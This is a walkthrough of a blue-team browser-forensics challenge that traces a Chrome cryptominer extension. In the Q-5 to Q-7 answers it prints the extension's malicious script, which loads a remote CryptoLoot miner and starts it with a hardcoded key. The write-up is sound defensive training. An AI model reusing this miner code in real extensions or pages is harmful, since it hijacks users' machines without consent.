BTLO Challenge: https://blueteamlabs.online/home/challenge/browser-forensics-cryptominer-aa00f593cb
Scenario
Our SOC alerted that there is some traffic related to crypto mining from a PC that was just joined to the network. The incident response team acted immediately, observed that the traffic is originating from browser applications. After collecting all key browser data using FTK Imager, it is your job to use the ad1 file to investigate the crypto mining activity.
Tools Used
- FTK Imager (Windows only) for browser data image analysis and capturing evidence.
- OSINT for gathering specific information through the internet.
Questions & Answers
Q-1. How many browser-profiles are present in Google Chrome?
If you’re wondering what an .ad1 file is, it’s a logical container create by Access Data FTK Imager that stores file-level acquisition of specific data like browser history, rather than a sector-by-sector disk copy files like .iso files.

Since FTK Imager is support only for Windows, I had to setup a Windows VM. Then, I opened the evidence file browserdata.ad1 and explored a bunch of folders:

If you look inside the path /Google/Chrome/User Data/, we can see TWO user profiles: Profile 1 and System Profile, which is the answer for Q-1:
Q-2. What is the name of the browser theme installed on Google Chrome?
Like we download browser themes from the Chrome Web Store, the themes are treated as extensions. To find the specific browser theme name, we need to dig through all the folders inside /User Data/Default/Extensions. But unfortunately, the extension folder names will be unique IDs instead of native names, which we could only rely on manual analysis.

After inspecting each folders, I noticed there’re some theme-related contents in this extension folder iiihlpikmpijdopbaegjibndhpgjmjfe:
If we look at the manifest.json, we won’t be able to see the original names:


It’s because the extension uses internationalization (i18n) to support different languages, where user-visible strings are replaced with placeholders that reference the actual text stored in locale-specific files.
That’s why, I looked at the path _locale/en/ and there’s messages.json that includes theme name:
Q-3. Identify the Extension ID and Extension Name of the cryptominer.

Since we had already inspected each extension folders, we can tell that the folder with this ID egnfmleidkolminhjlkaomjefheafbbb is where cryptominer is installed. Then, we can identify the extension name from manifest.json file:
Q-4. What is the description text of this extension?

No efforts, we can already see the description in manifest.json file:
Q-5. What is the name of the specific javascript web miner used in the browser extension?
To understand how this cryptominer extension works, we should briefly inspect the codes. We can see that there’s a main Javascirpt program file named background.js, which processes crypto mining:
<script src="https://crypto-loot.com/lib/miner.min.js"></script>
<script>
var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
        {
        threads:3,autoThreads:false,throttle:0.2,
        }
);
miner.start();
</script>
<script>
	// Listen on events
	miner.on('found', function() { /* Hash found */ })
	miner.on('accepted', function() { /* Hash accepted by the pool */ })

	// Update stats once per second
	setInterval(function() {
		var hashesPerSecond = miner.getHashesPerSecond(20);
		var totalHashes = miner.getTotalHashes(256000000);
		var acceptedHashes = miner.getAcceptedHashes();

		// Output to HTML elements...
	}, 1000);
</script>
You don’t need to understand the entire code (but it’s better if you can). Just to call out, this question isn’t asking for the filename, but it was asking what specific framework or library is used in this cryptominer. So, at the start of the code, we can see that the Javascript library https://crypto-loot.com/lib/miner.min.js is used.
Therefore, cryptoloot is the answer.
Q-6. How many hashes is the crypto miner calculating per second?
Looking at the code again, we can see that hashes are calculated 20 times per second:
	// Update stats once per second
	setInterval(function() {
		var hashesPerSecond = miner.getHashesPerSecond(20);
Q-7. What is the public key associated with this mining activity?
Looking at the code again again, there’s a public key associated with CryptoLoot:
//                                  |--------------- public key ---------------|
var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
        {
        threads:3,autoThreads:false,throttle:0.2,
        }
Q-8. What is the URL of the official Twitter page of the javascript web miner?

For this task, I spent hours searching through all the browser data folders so I can look at the browser history logs to know where cryptominer extension was downloaded from. But until I realized, it was asking for the official Twitter page who created the CryptoLootMiner.
So, I looked up the name on the web. The answer was twitter.com/@CryptoLootMiner: